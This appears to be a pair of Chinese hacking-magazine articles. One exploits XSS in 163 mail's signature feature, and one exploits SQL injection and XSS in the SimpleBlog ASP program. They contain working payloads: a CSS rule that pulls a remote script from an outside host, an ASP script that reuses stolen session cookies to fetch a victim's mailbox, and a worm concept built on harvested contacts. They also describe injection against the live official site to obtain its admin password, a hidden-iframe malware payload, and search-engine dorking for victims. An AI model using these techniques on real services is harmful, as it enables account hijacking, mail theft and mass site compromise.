是否只有在邮件正文里才会有这个漏洞呢？当然不是，在163邮件里提供了一个好有意思的功能，叫做个性签名，更酷的是还支持Html，也就是说你可以尝试写入Html代码。呵呵，当然163也不是傻子，不会那么轻易的让我们写HTml代码，他只允许一些安全的HTML代码如<a>和<font>等等，但是他有一点做得不是很好，就是居然支持CSS样式，我们完全可以用如下的代码引入一个Css文件**<LINK REL="stylesheet" HREF="http://www.loveshell.net/1.css">**。嘿嘿，发个邮件使用我们的个性签名，打开看看就知道完全的没有过滤哦！现在可以引入一个Css了，如何通过Css跨站呢？我们知道Css里是可以控制某些Html元素的属性的，譬如background-image等等，而在Url里添加javascript:alert()等等类似的代码就可以跟上面的Img跨站一样执行代码，我用的Css代码如下：

```
body {
background-image: url('javascript:document.write("<script src=http://www.loveshell.net/inc.js></script>")')
}
```

由于是引入的Css，所以更隐蔽，利用起来也更方便，因为几乎没有什么长度限制，只要在给别人发邮件选个使用个性签名就行，更要命的是居然国内的邮箱对这个的防御力为0，几乎可以说是秒杀！废话不说了，在通过上面的代码引入js后，我们就可以按照Img跨站的方法在js里添加漂亮的代码了，至此跨站方面结束！

跨站方面是结束了，但是关于利用方面呢？Session也有它自己的致命弱点，它的有效时间是20分钟左右，在163等信箱里考虑比较周到，如果你开着浏览器的话，每隔一定时间就会自己刷新，这样我们的时间可能长点，如果别人看了我们的邪恶邮件直接关了浏览器那么有效时间只有20分钟。如果他点了退出我们是一点时间都没有了，因为Session销毁了！有办法解决没有呢？163里面有很多的js，大家可以分析下js，如果能构造出每个邮件的具体Url，那么就可以写个脚本以获得的Cookie身份自动获取所有的邮件了，譬如如下脚本：

```
<%
'Code From Lake2 Thx
str = request.Servervariables("QUERY_STRING")
Set xPost = CreateObject("Msxml2.ServerXMLHTTP")
xPost.Open "GET", "http://g3a26.mail.163.com/coremail/fcg/ldapapp?funcid=main&sid=cAKYWuHzBkZAExCe", False
xPost.setRequestHeader "Cookie",str
xPost.Send()
Set sGet = CreateObject("ADODB.Stream")
sGet.Mode = 3
sGet.Type = 1
sGet.Open()
sGet.Write(xPost.responseBody)
sGet.SaveToFile Server.MapPath("a.txt"),2
set sGet = nothing
Set xPOST=nothing
%>
```

就可以获得指定Url的内容并且写入a.txt。但是技术有限，不会分析邮件的真正内容，有些参数不晓得代表什么意义。还有个及时知道Cookie是否获得的方法，我们可以在服务器脚本方面做手脚，一旦获得了指定的Cookie就利用一些网站的SMS向手机提交一个短信。呵呵！这是讨论如何获得邮件内容，我们完全可以写一个广泛流传的Worm哦！只要抓包就可以获得163邮件的联系人名单了哦！譬如如下的Url地址：http://g3a24.mail.163.com//coremail/fcg/ldvcapp?funcid=prtsearchres&tempname=address%2faddress.htm&listnum=1000&sid=aAeWDQNPqQrAkZSv&240，就会列出主人的联系人地址，然后分析出其中的邮件列表就可以到处发邪恶邮件了，嘿嘿！点到为止哦！

跨站的危害是很大的，希望各大厂商尽快的修补这些漏洞，避免不必要的危害，也希望大家不要利用文种提到的东西去破坏，有什么问题欢迎到X的论坛讨论，我的ID是剑心！

（本文所涉及到的WEBTOOL已收录到光盘中）

SimpleBlog的漏洞分析及利用

曾云好

SimpleBlog是国外一个用ASP写的博客程序，目前主要有2.0和2.3两个版本。我是今天在逛国外博客的时候发现它的，于是把它的两个版本下载下来看了看。目前国内几乎没有什么网站采用这套程序，不过在国外却非常的流行，在google中输入关键字：powered by SimpleBlog进行搜索该系统，得到93600项符合的查询结果（图1）。该程序的可用性非常的强，可是在安全性方面做的不够好，存在不少漏洞。




图1

一、注入

该漏洞的存在非常明显，而且非常的严重，因为该程序没有对网站用户名和密码进行任何的加密，所以通过注入就可以得到明文的密码，2.0和2.3两个版本同时存在注入漏洞的文件有两个。

1.poll_reg.asp，代码为：

```
<%
strаID = request.QueryString("answer")
strpID = request.QueryString("pID")
strSQL = "UPDATE T_RESULTS Set icount = icount + 1 WHERE aID_FK = " & straID
'没有过滤参数，直接提交导致漏洞出现
Set MyConn = Server.CreateObject("ADODB.Connection")
MyConn.Open strConn
MyConn.Execute(strSQL)
MyConn.Close
```

2.comments.asp，代码为：

```
<%
Sub InsertComment()
bID         = request.Form("id")
strName            = request.Form("name")
......  '省略代码
response.Redirect("comments.asp?id="&bID)  '直接POST提交，而没有过滤，所以漏洞出现。
%>
```

这里我们拿官方网站来注入，地址为http://blog.8pixel.net/。因为它的版本是2.3，所以就对comments.asp进行注入，该文件的作用就是查看文章的评论及发表评论。单击“comments”这个单词就可以进入这个文件了（图2）。




图2

我用工具来猜解，不过在注入之前要增加一些表段和字段，增加的表段为T_USERS，增加的字段为uUSERNAME和uPASSWORD。设置好了以后就用啊D来扫，用不了多久官方网站的密码就到手了（图3）。




图3

而2.0另外还存在一个注入漏洞的文件，是rss.asp，代码为：

```
response.write "<date>" & IntToDate(Rs("b_date")) & "</date>" & vbcrlf
response.write "<time>" & Rs("b_time") & "</time>" & vbcrlf
response.write "<link>"&strURL&"?view=pLink&amp;id="&Rs("id")&"</link>" & vbcrlf
'没有过滤id的参数，导致漏洞出现
response.Write("<id>"&Rs("id")&"</id>")
response.write "</item>" & vbcrlf
rs.movenext
```

该文件的作用是查看博客上的内容，点击图2中的“link to this entry”就可以进入查看该文件的内容了。这里和上面一样，先加字段和表段到工具中，然后随便打开一个文件，用啊D狂扫就可以了，这样我们也可以轻易的得到2.0的管理员密码（图4）。

版本2.3就不存在这个漏洞了，不过他们也太大意了，三个地方存在漏洞，只补上了一个。

通过上面的代码我们知道这个漏洞太明显了，是比较经典的注入代码，很适合新手学注入。




图4

二、跨站

1.前台跨站

当我在看comments.asp文件注入漏洞的时候，发现有一个用户可以发表评论的地方，这个时候我就担心过滤不严格而出现跨站漏洞，想不到还真的存在。代码如下：

```
<%
Sub InsertComment()
bID            = request.Form("id")
strName             = request.Form("name")
strEmail       = request.Form("email")
strUrl              = request.Form("url")
strComment = request.Form("main")
strComment = replace(strComment,"'","''")            '过滤单引号
strComment = replace(strComment,vbCrLf,"<br>")       '过滤vbCrLf
str_userIP   = request.Form("userIP")
              '省略代码
'insert Comment */
strSQL = "INSERT INTO T_COMMENTS(c_content, c_name, c_email, c_url, c_bID_fk,ip) VALUES ('" & strComment & "', '" & strName & "', '" & strEmail & "', '" & strUrl & "', " & bID & ", '"&str_userIP&"')"      '将用户写的评论插入到数据库中
Set MyConn = Server.CreateObject("ADODB.Connection")
MyConn.Open strConn
MyConn.Execute(strSQL)
```

看到了吧，只对评论的内容进行了单引号过滤，而评论的name、email、url却没有进行任何过滤，然后就是这样直接插入到数据库中去，他们的长度也没有进行限制。这段代码就是典型的跨站漏洞。往里面输入：**<script>alert("cmd")</script>**提交，我们来看看效果，如图5。这个前台跨站只有2.0才存在，在2.3版本中程序员已经意识到这个问题了。




图5

2.后台跨站

后台的跨站漏洞存在于编辑的文件上，而且两个版本都存在。这个漏洞主要由bloglist_edit.asp和dostuff.asp两个文件过滤不严。bloglist_edit.asp的代码为：

```
<td><strong>Title:</strong></td>
    </tr>
    <tr>
        <td valign="bottom"><input name="header" type="text" id="header" style="width:90%; height:20px; font-family:Verdana, Arial, Helvetica, sans-serif; font-size:11px;" value="<%=rs("b_headline")%>">
          '这是编辑文章的题目
      <input name="imageField" type="image" src="images/save.gif" border="0"></td>
    </tr>
    <tr>
      <td><strong>Content:</strong></td>
    </tr>
    <tr>
      <td>
  <textarea name="main" id="main" style="width:98%; height:380px"><%=rs("b_content")%></textarea>    '这是编辑文章的内容
      </td>
```

dostuff.asp的代码如下：

```
strHeader    = request.Form("header")
strHeader    = replace(strHeader,"'","''")   '编辑文章的主题
strContent   = request.Form("main")
strContent   = replace(strContent,"'","''")  '编辑文章的内容
…………………………省略代码
strSQL = "INSERT INTO T_WEBLOG (b_headline, b_content, b_date,b_time,b_month,b_year,b_author,b_published) values ('"&strHeader&"','"&strContent&"',"&strDate&",'"&strTime&"',"&intMonth&","&intYear&",'"&strAuthor&"',"&intPublished&")"
     '将用户编辑的主题和内容等插入到数据库中
response.Write(strSQL)
response.End()
```

从上面我们可以看到，就是过滤了单引号，和前台的代码差不多，我想是程序员太相信了这个后台了吧，在2.3版本中也存在这个漏洞。输入代码：**<iframe frameborder=0 width=300 height=300 scrolling=no src=http://www.baidu.com></iframe>**来看看效果（图6），把宽度和高度改为零就可以来挂马了。




图6

三、挖掘

对于第七期上的“挖掘宝典”一文，看过的朋友应该知道，我们完全可以利用该文介绍的知识来进行挖掘了。关键字使用：powered by SimpleBlog。对于查找前台跨站，目录组为：SimpleBlog或者bolg；文件名为：comments.asp?id=（id等于多少随便填，不过最好填小一点）。

